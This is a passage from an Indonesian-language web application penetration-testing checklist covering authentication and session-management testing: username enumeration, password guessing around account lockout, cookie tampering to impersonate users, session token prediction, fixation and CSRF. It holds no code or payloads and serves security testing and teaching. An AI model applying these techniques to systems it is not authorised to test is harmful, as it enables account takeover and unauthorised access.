- 4.3.5 Temukan autentikasi tambahan yang menerima nama pengguna, dan tentukan apakah dapat digunakan untuk pencacahan nama pengguna. Berikan perhatian khusus pada halaman pendaftaran yang memungkinkan spesifikasi nama pengguna.

4.4 Uji Ketahanan terhadap Menebak Kata Sandi

- 4.4.1 Identifikasi setiap lokasi dalam aplikasi tempat kredensial pengguna dikirimkan. Dua contoh utama biasanya adalah fungsi login utama dan fungsi perubahan kata sandi. Yang terakhir biasanya adalah target yang valid untuk serangan menebak kata sandi hanya jika nama pengguna yang sewenang-wenang dapat diberikan.
- 4.4.2 Di setiap lokasi, dengan menggunakan akun yang Anda kendalikan, kirimkan beberapa permintaan secara manual yang berisi nama pengguna yang valid tetapi kredensial lainnya tidak valid. Pantau respons aplikasi untuk mengidentifikasi perbedaan apa pun. Setelah sekitar 10 login gagal, jika aplikasi tidak mengembalikan pesan tentang penguncian akun, kirimkan permintaan yang berisi kredensial yang valid. Jika permintaan ini berhasil, kebijakan penguncian akun mungkin tidak berlaku.
- 4.4.3 Jika Anda tidak mengontrol akun apa pun, coba sebutkan atau tebak nama pengguna yang valid, dan buat beberapa permintaan yang tidak valid menggunakan tebakan ini, pantau setiap pesan kesalahan tentang penguncian akun. Tentu saja, Anda harus menyadari bahwa pengujian ini mungkin berdampak pada penangguhan atau penonaktifan akun milik pengguna lain.

4.5 Menguji Setiap Fungsi Pemulihan Akun

- 4.5.1 Identifikasi apakah aplikasi berisi fasilitas apa pun bagi pengguna untuk mendapatkan kembali kendali atas akun mereka jika mereka lupa kredensial mereka. Ini sering ditunjukkan dengan tautan Lupa Kata Sandi Anda di dekat fungsi login utama.
- 4.5.2 Tetapkan cara kerja fungsi pemulihan akun dengan melakukan panduan lengkap proses pemulihan menggunakan akun yang Anda kendalikan.
- 4.5.3 Jika fungsi menggunakan tantangan seperti pertanyaan rahasia, tentukan apakah pengguna dapat mengatur atau memilih tantangan mereka sendiri selama pendaftaran. Jika demikian, gunakan daftar nama pengguna yang disebutkan atau umum untuk memanen daftar tantangan, dan tinjau ini untuk setiap yang tampaknya mudah ditebak.

- 4.5.4 Jika fungsi menggunakan petunjuk kata sandi, lakukan latihan yang sama untuk memanen daftar petunjuk kata sandi, dan mengidentifikasi yang tampaknya mudah ditebak.
- 4.5.5 Lakukan tes yang sama pada setiap tantangan pemulihan akun yang Anda lakukan di fungsi login utama untuk menilai kerentanan terhadap serangan tebakan otomatis.
- 4.5.6 Jika fungsi melibatkan pengiriman email ke pengguna untuk menyelesaikan proses pemulihan, cari kelemahan yang memungkinkan Anda untuk mengontrol akun pengguna lain. Tentukan apakah mungkin untuk mengontrol alamat tujuan pengiriman email. Jika pesan berisi URL pemulihan unik, dapatkan sejumlah pesan menggunakan alamat email yang Anda kontrol, dan coba identifikasi pola apa pun yang memungkinkan Anda memprediksi URL yang dikeluarkan untuk pengguna lain. Terapkan metodologi yang dijelaskan pada langkah 5.3 untuk mengidentifikasi urutan yang dapat diprediksi.

4.6 Menguji Setiap Fungsi Ingat Saya

- 4.6.1 Jika fungsi login utama atau logika pendukungnya berisi fungsi Ingat Saya, aktifkan dan tinjau efeknya. Jika fungsi ini memungkinkan pengguna untuk masuk pada kesempatan berikutnya tanpa memasukkan kredensial apa pun, Anda harus meninjau dengan saksama untuk setiap kerentanan.
- 4.6.2 Periksa dengan cermat semua cookie persisten yang diatur saat fungsi Ingat Saya diaktifkan. Cari data apa pun yang mengidentifikasi pengguna secara eksplisit atau tampaknya berisi pengenal pengguna yang dapat diprediksi.
- 4.6.3 Bahkan ketika data yang disimpan tampaknya sangat dikodekan atau dikaburkan, tinjau ini dengan cermat, dan bandingkan hasil mengingat beberapa nama pengguna dan/ atau kata sandi yang sangat mirip untuk mengidentifikasi setiap peluang untuk merekayasa ulang data asli. Terapkan metodologi yang dijelaskan pada langkah 5.2 untuk mengidentifikasi data yang berarti.
- 4.6.4 Bergantung pada hasil Anda, modifikasi konten kuki Anda dengan cara yang sesuai dalam upaya menyamar sebagai pengguna aplikasi lainnya.

4.7 Menguji Fungsi Peniruan Apa Pun

- 4.7.1 Jika aplikasi berisi fungsionalitas eksplisit apa pun yang memungkinkan satu pengguna untuk menyamar sebagai pengguna lain, tinjau ini dengan cermat untuk setiap kerentanan yang memungkinkan Anda untuk menyamar sebagai pengguna sewenang-wenang tanpa otorisasi yang tepat.
- 4.7.2 Cari data yang disediakan pengguna yang digunakan untuk menentukan target peniruan. Mencoba untuk memanipulasi ini untuk meniru

pengguna lain, terutama pengguna administratif, yang memungkinkan Anda meningkatkan hak istimewa.

4.7.3 Jika Anda melakukan serangan menebak kata sandi otomatis terhadap akun pengguna lain, cari akun yang tampaknya memiliki lebih dari satu kata sandi yang valid, atau beberapa akun yang tampaknya memiliki kata sandi yang sama. Ini mungkin menunjukkan adanya kata sandi pintu belakang, yang dapat digunakan administrator untuk mengakses aplikasi sebagai pengguna mana pun.

4.8 Uji Keunikan Nama Pengguna

4.8.1 Jika aplikasi memiliki fungsi pendaftaran mandiri yang memungkinkan Anda menentukan nama pengguna yang diinginkan, coba daftarkan nama pengguna yang sama dua kali dengan kata sandi yang berbeda.

4.8.2 Jika aplikasi memblokir upaya pendaftaran kedua, Anda dapat mengeksplorasi perilaku ini untuk menghitung nama pengguna terdaftar.

4.8.3 Jika aplikasi mendaftarkan kedua akun, selidiki lebih lanjut untuk menentukan perilakunya saat terjadi tabrakan nama pengguna dan kata sandi. Coba ubah kata sandi salah satu akun agar cocok dengan yang lain. Juga, coba daftarkan dua akun dengan nama pengguna dan kata sandi yang identik.

4.8.4 Jika aplikasi memberi tahu Anda atau menghasilkan kesalahan saat terjadi tabrakan nama pengguna dan kata sandi, Anda mungkin dapat mengeksplorasi ini untuk melakukan serangan tebakan otomatis untuk menemukan kata sandi pengguna lain. Targetkan nama pengguna yang disebutkan atau ditebak, dan coba buat akun yang memiliki nama pengguna ini dan kata sandi yang berbeda. Saat aplikasi menolak kata sandi tertentu, Anda mungkin telah menemukan kata sandi yang ada untuk akun yang ditargetkan.

4.8.5 Jika aplikasi tampaknya mentolerir benturan nama pengguna dan kata sandi tanpa kesalahan, masuklah menggunakan kredensial yang bertabrakan. Tentukan apa yang terjadi dan apakah perilaku aplikasi dapat dimanfaatkan untuk mendapatkan akses tidak sah ke akun pengguna lain.

4.9 Uji Prediktabilitas Kredensial yang Dihasilkan Otomatis

4.9.1 Jika aplikasi secara otomatis menghasilkan nama pengguna atau kata sandi, coba dapatkan beberapa nilai secara berurutan dan identifikasi urutan atau pola yang dapat dideteksi.

4.9.2 Jika nama pengguna dihasilkan dengan cara yang dapat diprediksi, lakukan ekstrapolasi mundur untuk mendapatkan daftar kemungkinan nama pengguna yang valid. Anda dapat menggunakan ini sebagai dasar untuk menebak kata sandi otomatis dan serangan lainnya.

4.9.3 Jika kata sandi dibuat dengan cara yang dapat diprediksi, ekstrapolasi pola untuk mendapatkan daftar kemungkinan kata sandi yang dikeluarkan untuk pengguna aplikasi lain. Ini dapat digabungkan dengan daftar nama pengguna apa pun yang Anda peroleh untuk melakukan serangan menebak kata sandi.

4.10 Periksa Pengiriman Kredensial yang Tidak Aman

- 4.10.1 Telusuri semua fungsi terkait autentikasi yang melibatkan transmisi kredensial, termasuk login utama, pendaftaran akun, perubahan kata sandi, dan halaman apa pun yang memungkinkan melihat atau memperbarui informasi profil pengguna. Pantau semua lalu lintas yang lewat di kedua arah antara klien dan server menggunakan proxy pencegat Anda.
- 4.10.2 Identifikasi setiap kasus di mana kredensial dikirimkan ke kedua arah. Anda dapat menyetel aturan intersepsi di proxy Anda untuk menandai pesan yang berisi string tertentu.
- 4.10.3 Jika kredensial dikirimkan dalam string kueri URL, ini berpotensi rentan terhadap pengungkapan dalam riwayat browser, di layar, di log server, dan diPerujuktajuk saat tautan pihak ketiga diikuti.
- 4.10.4 Jika kredensial disimpan dalam cookie, ini berpotensi rentan terhadap pengungkapan melalui serangan XSS atau serangan privasi lokal.
- 4.10.5 Jika kredensial dikirimkan dari server ke klien, ini dapat disusupi melalui kerentanan apa pun dalam manajemen sesi atau kontrol akses, atau dalam serangan XSS.
- 4.10.6 Jika kredensial dikirimkan melalui koneksi yang tidak terenkripsi, ini rentan terhadap penyadapan oleh penyadap.
- 4.10.7 Jika kredensial dikirimkan menggunakan HTTPS tetapi formulir loginya sendiri dimuat menggunakan HTTP, aplikasi rentan terhadap serangan man-in-the-middle yang dapat digunakan untuk menangkap kredensial.

4.11 Periksa Distribusi Kredensial yang Tidak Aman

- 4.11.1 Jika akun dibuat melalui saluran out-of-band, atau aplikasi tion memiliki fungsi pendaftaran mandiri yang tidak dengan sendirinya menentukan semua kredensial awal pengguna, menetapkan cara kredensial didistribusikan ke pengguna baru. Metode umum termasuk mengirim pesan ke email atau alamat pos.

4.11.2 Jika aplikasi menghasilkan URL aktivasi akun yang didistribusikan di luar jalur, coba daftarkan beberapa akun baru secara berurutan, dan identifikasi urutan apa pun dalam URL yang Anda terima. Jika pola dapat ditentukan, coba prediksi URL yang dikirim ke pengguna baru dan yang akan datang, dan coba gunakan URL ini untuk mengambil alih kepemilikan akun mereka.

4.11.3 Coba gunakan kembali satu URL aktivasi beberapa kali, dan lihat apakah aplikasi mengizinkannya. Jika tidak, coba kunci akun target sebelum menggunakan kembali URL, dan lihat apakah URL masih berfungsi. Tentukan apakah ini memungkinkan Anda menyetel kata sandi baru pada akun aktif.

4.12 Uji Penyimpanan Tidak Aman

- 4.12.1 Jika Anda mendapatkan akses ke kata sandi hash, periksa akun yang memiliki nilai kata sandi hash yang sama. Coba masuk dengan kata sandi umum untuk nilai hash yang paling umum.
- 4.12.2 Gunakan tabel pelangi offline untuk algoritme hashing yang dimaksud untuk memulihkan nilai teks-jelas.

4.13 Uji Kelemahan Logika

4.13.1 Uji Kondisi Gagal-Buka

- 4.13.1.1 Untuk setiap fungsi di mana aplikasi memeriksa kredensial pengguna, termasuk fungsi login dan perubahan kata sandi, ikuti prosesnya dengan cara biasa, menggunakan akun yang Anda kendalikan. Catat setiap parameter permintaan yang dikirimkan ke aplikasi.
- 4.13.1.2 Ulangi proses berkali-kali, ubah setiap parameter secara bergantian dengan berbagai cara tak terduga yang dirancang untuk mengganggu logika aplikasi. Untuk setiap parameter, sertakan perubahan berikut:
- Kirim string kosong sebagai nilainya.
 - Hapus pasangan nama-nilai.
 - Kirimkan nilai yang sangat panjang dan sangat pendek.
 - Kirim string, bukan angka, dan sebaliknya.
 - Kirimkan parameter bernama yang sama beberapa kali, dengan nilai yang sama dan berbeda.

4.13.1.3 Meninjau dengan cermat tanggapan aplikasi terhadap permintaan sebelumnya. Jika setiap divergensi tak terduga dari kasus dasar terjadi, masukkan pengamatan ini kembali ke dalam pembingkaian Anda untuk kasus uji lebih lanjut. Jika satu modifikasi menyebabkan perubahan perilaku, coba gabungkan ini dengan perubahan lain untuk mendorong logika aplikasi hingga batasnya.

4.13.2 Menguji Setiap Mekanisme Multitahap

4.13.2.1 Jika ada fungsi terkait autentikasi yang melibatkan pengiriman kredensial dalam serangkaian permintaan yang berbeda, identifikasi tujuan yang jelas dari setiap tahap yang berbeda, dan catat parameter yang dikirimkan pada setiap tahap.

4.13.2.2 Ulangi proses berkali-kali, ubah urutan permintaan dengan cara yang dirancang untuk mengganggu logika aplikasi, termasuk pengujian berikut:

- Lanjutkan melalui semua tahapan, tetapi dalam urutan yang berbeda dari yang dimaksudkan.
- Lanjutkan langsung ke setiap tahap secara bergiliran, dan lanjutkan urutan normal dari sana.
- Lanjutkan melalui urutan normal beberapa kali, lewati setiap tahap secara bergantian, dan lanjutkan urutan normal dari tahap berikutnya.
- Berdasarkan pengamatan Anda dan tujuan yang jelas dari setiap tahap mekanisme, coba pikirkan cara lebih lanjut untuk memodifikasi urutan dan untuk mengakses tahapan berbeda yang mungkin tidak diantisipasi oleh pengembang.

4.13.2.3 Tentukan apakah setiap informasi (seperti pengguna-name) dikirim lebih dari satu tahap, baik karena diambil lebih dari satu kali dari pengguna atau karena dikirimkan melalui klien dalam bidang formulir tersembunyi, cookie, atau parameter string kueri preset. Jika demikian, coba ajukan nilai yang berbeda pada tahapan yang berbeda (baik yang valid maupun yang tidak valid) dan amati efeknya. Cobalah untuk menentukan apakah item yang dikirimkan terkadang berlebihan, atau divalidasi pada satu tahap dan kemudian dipercaya selanjutnya, atau divalidasi pada tahap yang berbeda terhadap pemeriksaan yang berbeda. Cobalah mengeksploitasi perilaku aplikasi untuk mendapatkan akses tidak sah atau mengurangi keefektifan kontrol yang diberlakukan oleh mekanisme tersebut.

4.13.2.4 Cari data apa pun yang dikirimkan melalui klien yang belum diambil dari pengguna pada titik mana pun. Jika parameter tersembunyi digunakan

untuk melacak status proses di seluruh tahapan yang berurutan, dimungkinkan untuk mengganggu logika aplikasi dengan memodifikasi parameter ini dengan cara yang dibuat.

4.13.2.5 Jika ada bagian dari proses yang melibatkan penyajian aplikasi secara berurutan tantangan yang sangat bervariasi, uji untuk dua cacat umum:

- Jika parameter yang menentukan tantangan dikirimkan bersama dengan respons pengguna, tentukan apakah Anda dapat memilih tantangan Anda sendiri secara efektif dengan mengubah nilai ini.
- Coba lanjutkan sejauh tantangan yang bervariasi beberapa kali dengan nama pengguna yang sama, dan tentukan apakah tantangan yang berbeda disajikan. Jika ya, Anda dapat memilih tantangan Anda sendiri secara efektif dengan melanjutkan ke tahap ini berulang kali hingga tantangan yang Anda inginkan disajikan.

4.14 Mengeksloitasi Setiap Kerentanan untuk Mendapatkan Akses Tidak Sah


4.14.1 Tinjau setiap kerentanan yang telah Anda identifikasi dalam berbagai fungsi tication, dan identifikasi apa saja yang dapat Anda manfaatkan untuk mencapai tujuan Anda dalam menyerang aplikasi. Ini biasanya melibatkan upaya mengotentikasi sebagai pengguna yang berbeda — jika memungkinkan, pengguna dengan hak akses administratif.

4.14.2 Sebelum memasang segala jenis serangan otomatis, perhatikan akun apa pun pertahanan penguncian yang telah Anda identifikasi. Misalnya, saat melakukan pencacahan nama pengguna terhadap fungsi login, kirimkan kata sandi umum dengan setiap permintaan, bukan nilai yang benar-benar arbitrer agar tidak menyia-nyiakan upaya login yang gagal pada setiap nama pengguna yang ditemukan. Demikian pula, lakukan serangan menebak kata sandi apa pun dengan dasar yang pertama, bukan yang mendalam. Mulai daftar kata Anda dengan kata sandi lemah yang paling umum, dan lanjutkan melalui daftar ini, coba setiap item terhadap setiap nama pengguna yang disebutkan.

4.14.3 Perhatikan aturan kualitas kata sandi dan kelengkapan validasi kata sandi saat membuat daftar kata untuk digunakan dalam serangan tebakan kata sandi untuk menghindari kasus uji yang tidak mungkin atau berlebihan.

4.14.4 Gunakan teknik yang dijelaskan di Bab 14 untuk mengotomatiskan pekerjaan sebanyak mungkin dan memaksimalkan kecepatan dan efektivitas serangan Anda.

5 Uji Mekanisme Manajemen Sesi



Gambar 21-6:Menguji mekanisme manajemen sesi

5.1 Memahami Mekanismenya

5.1.1 Menganalisis mekanisme yang digunakan untuk mengelola sesi dan status. Tetapkan apakah aplikasi menggunakan token sesi atau metode lain untuk menangani serangkaian permintaan yang diterima dari setiap pengguna. Perhatikan bahwa beberapa teknologi autentikasi (seperti autentikasi HTTP) mungkin tidak memerlukan mekanisme sesi penuh untuk mengidentifikasi ulang pengguna setelah autentikasi. Selain itu, beberapa aplikasi menggunakan mekanisme keadaan tanpa sesi di mana semua informasi keadaan ditransmisikan melalui klien, biasanya dalam bentuk terenkripsi atau disamarkan.

5.1.2 Jika aplikasi menggunakan token sesi, pastikan dengan tepat potongan data mana yang benar-benar digunakan untuk mengidentifikasi ulang pengguna. Item yang dapat digunakan untuk mengirim token termasuk cookie HTTP, parameter string kueri, dan bidang formulir tersembunyi. Beberapa bagian data yang berbeda dapat digunakan secara kolektif untuk mengidentifikasi ulang pengguna, dan item yang berbeda dapat digunakan oleh komponen back-end yang berbeda. Seringkali, item yang terlihat seperti token sesi mungkin tidak benar-benar digunakan oleh aplikasi, seperti cookie default yang dibuat oleh server web.

5.1.3 Untuk memverifikasi item mana yang benar-benar digunakan sebagai token sesi, temukan halaman atau fungsi yang pasti bergantung pada sesi (seperti halaman Detail Saya khusus pengguna). Kemudian buat beberapa permintaan untuk itu, secara sistematis menghapus setiap item yang Anda duga digunakan sebagai token sesi. Jika menghapus item menghentikan pengembalian halaman yang bergantung pada sesi, ini dapat mengonfirmasi bahwa item tersebut adalah token sesi. Burp Repeater adalah alat yang berguna untuk melakukan tes ini.

5.1.4 Setelah menetapkan item data mana yang benar-benar digunakan untuk mengidentifikasi ulang pengguna, untuk setiap token mengonfirmasi apakah itu divalidasi secara keseluruhan, atau apakah beberapa subkomponen token diabaikan. Ubah nilai token 1 byte sekaligus, dan periksa apakah nilai yang dimodifikasi masih diterima. Jika Anda menemukan bahwa bagian tertentu dari token sebenarnya tidak digunakan untuk mempertahankan status sesi, Anda dapat mengecualikannya dari analisis lebih lanjut.

5.2 Test Token untuk Makna

5.2.1 Masuk sebagai beberapa pengguna yang berbeda pada waktu yang berbeda, dan catat token yang diterima dari server. Jika pendaftaran mandiri tersedia dan Anda dapat memilih nama pengguna Anda, masuklah dengan serangkaian nama pengguna serupa yang memiliki variasi kecil, seperti A, AA, AAA, AAAA, AAAB, AAAC, AABA, dan seterusnya. Jika data khusus pengguna lainnya dikirimkan saat login atau disimpan di profil pengguna (seperti alamat email), lakukan latihan serupa untuk memodifikasi data tersebut secara sistematis dan menangkap token yang dihasilkan.

5.2.2 Analisis token yang Anda terima untuk setiap korelasi yang tampaknya terkait dengan nama pengguna dan data lain yang dapat dikontrol pengguna.

5.2.3 Menganalisis token untuk penyandian atau penyamaran yang terdeteksi. Cari korelasi antara panjang nama pengguna dan panjang token, yang secara kuat menunjukkan bahwa beberapa jenis kebingungan atau penyandian sedang digunakan. Di mana nama pengguna berisi urutan karakter yang sama, cari urutan karakter yang sesuai di token, yang mungkin mengindikasikan penggunaan kebingungan XOR. Cari urutan dalam token yang hanya berisi karakter heksadesimal, yang mungkin menunjukkan pengkodean heksadesimal dari string ASCII atau informasi lainnya. Cari urutan yang diakhiri dengan tanda sama dengan dan/atau hanya berisi karakter Base64 valid lainnya: a hingga z, A hingga Z, 0 hingga 9, +, dan /.

5.2.4 Jika Anda dapat mengidentifikasi data yang berarti dalam sampel token sesi Anda, pertimbangkan apakah ini cukup untuk melakukan serangan yang mencoba menebak token yang baru-baru ini dikeluarkan untuk pengguna aplikasi lain. Temukan halaman aplikasi yang bergantung pada sesi, dan gunakan tekniknya

dijelaskan dalam Bab 14 untuk mengotomatiskan tugas menghasilkan dan menguji kemungkinan token.

5.3 Token Uji untuk Prediktabilitas

5.3.1 Menghasilkan dan menangkap token sesi dalam jumlah besar secara berurutan, menggunakan permintaan yang menyebabkan server mengembalikan token baru (misalnya, permintaan masuk yang berhasil).

5.3.2 Mencoba mengidentifikasi pola apa pun dalam sampel token Anda. Dalam semua kasus, Anda harus menggunakan Burp Sequencer, seperti yang dijelaskan di Bab 7, untuk melakukan uji statistik mendetail tentang properti keacakan token aplikasi. Bergantung pada hasilnya, mungkin berguna juga untuk melakukan analisis manual berikut:

- Terapkan pemahaman Anda tentang token dan urutan mana yang benar-benar digunakan aplikasi untuk mengidentifikasi ulang pengguna. Abaikan data apa pun yang tidak digunakan dengan cara ini, meskipun bervariasi antar sampel.
- Jika tidak jelas jenis data apa yang terkandung dalam token, atau dalam setiap komponennya, coba terapkan berbagai decoding (misalnya, Base64) untuk melihat apakah ada data yang lebih bermakna yang muncul. Mungkin perlu menerapkan beberapa decoding secara berurutan.
- Cobalah untuk mengidentifikasi pola apa pun dalam urutan nilai yang terkandung dalam setiap token atau komponen yang didekoden. Hitung perbedaan antara nilai-nilai yang berurutan. Bahkan jika ini tampak kacau, mungkin ada serangkaian perbedaan yang diamati, yang sangat mempersempit ruang lingkup serangan brute-force.
- Dapatkan sampel token yang serupa setelah menunggu beberapa menit, dan ulangi analisis yang sama. Cobalah untuk mendeteksi apakah konten token bergantung pada waktu.

5.3.3 Jika Anda mengidentifikasi pola apa pun, tangkap sampel token kedua menggunakan alamat IP dan nama pengguna yang berbeda. Ini akan membantu Anda mengidentifikasi apakah pola yang sama terdeteksi dan apakah token yang diterima pada latihan pertama dapat diekstrapolasi untuk menebak token yang diterima pada latihan kedua.

5.3.4 Jika Anda dapat mengidentifikasi urutan yang dapat dieksloitasi atau dependensi waktu, pertimbangkan apakah ini cukup untuk melakukan serangan yang mencoba menebak token yang baru-baru ini dikeluarkan untuk pengguna aplikasi lain. Gunakan teknik yang dijelaskan di Bab 14 untuk mengotomatiskan tugas menghasilkan dan menguji kemungkinan token. Kecuali dalam urutan yang paling sederhana, kemungkinan serangan Anda perlu melibatkan semacam skrip yang disesuaikan.

5.3.5 Jika ID sesi tampaknya ditulis khusus, gunakan sumber payload “bit flipper” di Burp Intruder untuk secara bergantian memodifikasi setiap bit dalam token sesi. Grep untuk string dalam respons yang menunjukkan apakah memodifikasi token tidak menghasilkan sesi yang tidak valid, dan apakah sesi tersebut milik pengguna yang berbeda.

5.4 Periksa Pengiriman Token yang Tidak Aman

5.4.1 Menjalankan aplikasi seperti biasa, dimulai dengan konten yang tidak diautentikasi di URL mulai, melanjutkan proses login, dan kemudian menelusuri semua fungsionalitas aplikasi. Catat setiap kesempatan saat token sesi baru dikeluarkan, dan bagian komunikasi mana yang menggunakan HTTP dan yang menggunakan HTTPS.

Anda dapat menggunakan fungsi logging dari proxy pencegat Anda untuk mencatat informasi ini.

5.4.2 Jika cookie HTTP digunakan sebagai mekanisme transmisi untuk token sesi, verifikasi apakah flag aman telah disetel, mencegahnya untuk dikirim melalui koneksi HTTP.

5.4.3 Tentukan apakah, dalam penggunaan normal aplikasi, token sesi pernah dikirimkan melalui koneksi HTTP. Jika demikian, mereka rentan terhadap intersepsi.

5.4.4 Dalam kasus di mana aplikasi menggunakan HTTP untuk area yang tidak diautentikasi dan beralih ke HTTPS untuk login dan/atau area aplikasi yang diautentikasi, verifikasi apakah token baru dikeluarkan untuk bagian HTTPS komunikasi, atau apakah token dikeluarkan selama tahap HTTP tetap aktif saat aplikasi beralih ke HTTPS.

Jika token yang dikeluarkan selama tahap HTTP tetap aktif, token tersebut rentan terhadap intersepsi.

5.4.5 Jika area HTTPS aplikasi berisi tautan ke URL HTTP, ikuti ini dan verifikasi apakah token sesi dikirimkan. Jika ya, tentukan apakah tetap valid atau langsung dihentikan oleh server.

5.5 Periksa Pengungkapan Token di Log

5.5.1 Jika latihan pemetaan aplikasi Anda mengidentifikasi fungsi logging, pemantauan, atau diagnostik apa pun, tinjau fungsi ini dengan cermat untuk menentukan apakah ada token sesi yang diungkapkan di dalamnya. Konfirmasikan siapa yang biasanya berwenang untuk mengakses fungsi-fungsi ini. Jika hanya ditujukan untuk administrator, tentukan apakah ada kerentanan lain yang dapat memungkinkan pengguna dengan hak istimewa yang lebih rendah untuk mengaksesnya.

5.5.2 Identifikasi kejadian apa pun di mana token sesi ditransmisikan dalam URL. Mungkin token umumnya ditransmisikan dengan cara yang lebih aman, tetapi pengembang telah menggunakan URL dalam kasus tertentu untuk mengatasi masalah tertentu. Jika demikian, ini dapat ditransmisikan dalam Perjuktajuk saat pengguna mengikuti tautan di luar situs. Periksa apakah ada fungsi yang memungkinkan Anda memasukkan tautan luar situs yang sewenang-wenang ke dalam laman yang dilihat oleh pengguna lain.

5.5.3 Jika Anda menemukan cara untuk mengumpulkan token sesi valid yang dikeluarkan untuk pengguna lain, cari cara untuk menguji setiap token untuk menentukan apakah itu milik pengguna administratif (misalnya, dengan mencoba mengakses fungsi istimewa menggunakan token).

5.6 Periksa Pemetaan Token ke Sesi

5.6.1 Masuk ke aplikasi dua kali menggunakan akun pengguna yang sama, baik dari proses browser yang berbeda atau dari komputer yang berbeda. Tentukan apakah kedua sesi tetap aktif secara bersamaan. Jika ya, aplikasi mendukung sesi bersamaan, memungkinkan penyerang yang telah mengkompromikan kredensial pengguna lain untuk menggunakan tanpa risiko terdeteksi.

5.6.2 Masuk dan keluar beberapa kali menggunakan akun pengguna yang sama, baik dari proses browser yang berbeda atau dari komputer yang berbeda. Tentukan apakah token sesi baru dikeluarkan setiap kali, atau apakah token yang sama dikeluarkan setiap kali akun yang sama masuk. Jika yang terakhir terjadi, aplikasi tidak benar-benar menggunakan token sesi yang tepat, tetapi menggunakan string persisten yang unik untuk mengidentifikasi ulang setiap pengguna. Dalam situasi ini, tidak ada cara untuk melindungi dari login bersamaan atau menegakkan batas waktu sesi dengan benar.

5.6.3 Jika token tampaknya mengandung struktur dan makna apa pun, usahakan untuk memisahkan komponen yang dapat mengidentifikasi pengguna dari komponen yang tampaknya tidak dapat dipahami. Cobalah untuk memodifikasi komponen token yang terkait dengan pengguna sehingga mereka merujuk ke pengguna aplikasi lain yang diketahui. Verifikasi apakah aplikasi menerima token yang dihasilkan dan apakah memungkinkan Anda menyamar sebagai pengguna tersebut. Lihat Bab 7 untuk contoh kerentanan halus semacam ini.

5.7 Penghentian Sesi Uji

5.7.1 Saat menguji cacat timeout sesi dan logout, fokus hanya pada penanganan sesi dan token oleh server, daripada peristiwa apa pun yang terjadi pada klien. Dalam hal penghentian sesi, tidak banyak yang bergantung pada apa yang terjadi pada token di dalam browser klien.

5.7.2 Periksa apakah kedaluwarsa sesi diterapkan di server:

- Masuk ke aplikasi untuk mendapatkan token sesi yang valid.
- Tunggu beberapa saat tanpa menggunakan token ini, lalu kirimkan permintaan untuk halaman yang dilindungi (seperti Detail Saya) menggunakan token tersebut.
- Jika halaman ditampilkan secara normal, token masih aktif.
- Gunakan coba-coba untuk menentukan berapa lama batas waktu kedaluwarsa sesi, atau apakah token masih dapat digunakan beberapa hari setelah permintaan sebelumnya yang menggunakannya. Burp Intruder dapat dikonfigurasi untuk menambah interval waktu antara permintaan yang berurutan untuk mengotomatiskan tugas ini.

5.7.3 Periksa apakah ada fungsi logout. Jika ya, uji apakah itu secara efektif membatalkan sesi pengguna di server. Setelah logout, coba gunakan kembali token lama, dan tentukan apakah masih valid dengan meminta halaman yang dilindungi menggunakan token. Jika sesi masih aktif, pengguna tetap rentan terhadap beberapa serangan pembajakan sesi bahkan setelah mereka "keluar". Anda dapat menggunakan Burp Repeater untuk tetap mengirimkan permintaan khusus dari riwayat proxy untuk melihat apakah aplikasi merespons secara berbeda setelah Anda keluar.

5.8 Periksa Fiksasi Sesi

5.8.1 Jika aplikasi mengeluarkan token sesi kepada pengguna yang tidak diautentikasi, dapatkan token dan lakukan login. Jika aplikasi tidak mengeluarkan token baru setelah login berhasil, aplikasi rentan terhadap fiksasi sesi.

5.8.2 Meskipun aplikasi tidak mengeluarkan token sesi kepada pengguna yang tidak diautentikasi, dapatkan token dengan masuk, lalu kembali ke halaman masuk. Jika aplikasi ingin mengembalikan halaman ini meskipun Anda sudah diautentikasi, kirimkan login lain sebagai pengguna berbeda menggunakan token yang sama. Jika aplikasi tidak mengeluarkan token baru setelah login kedua, aplikasi rentan terhadap fiksasi sesi.

5.8.3 Identifikasi format token sesi yang digunakan aplikasi. Ubah token Anda menjadi nilai temuan yang dibentuk secara valid, dan coba masuk. Jika aplikasi memungkinkan Anda membuat sesi yang diautentikasi menggunakan token temuan, itu rentan terhadap fiksasi sesi.

5.8.4 Jika aplikasi tidak mendukung login, tetapi memproses informasi pengguna yang sensitif (seperti detail pribadi dan pembayaran) dan memungkinkan ini ditampilkan setelah pengiriman (seperti pada halaman Verifikasi Pesanan Saya), lakukan tiga tes sebelumnya di terkait dengan halaman yang menampilkan data sensitif. Jika token yang ditetapkan selama penggunaan aplikasi secara anonim nantinya dapat digunakan untuk mengambil informasi pengguna yang sensitif, aplikasi rentan terhadap fiksasi sesi.

5.9 Periksa CSRF

- 5.9.1 Jika aplikasi hanya mengandalkan cookie HTTP sebagai metode pengiriman token sesi, aplikasi mungkin rentan terhadap serangan pemalsuan permintaan lintas situs.
- 5.9.2 Tinjau fungsionalitas utama aplikasi, dan identifikasi permintaan khusus yang digunakan untuk melakukan tindakan sensitif. Jika seorang penyerang dapat sepenuhnya menentukan parameter sebelumnya untuk salah satu permintaan ini (yaitu, mereka tidak berisi token sesi, data yang tidak dapat diprediksi, atau rahasia lainnya), aplikasi tersebut hampir pasti rentan.
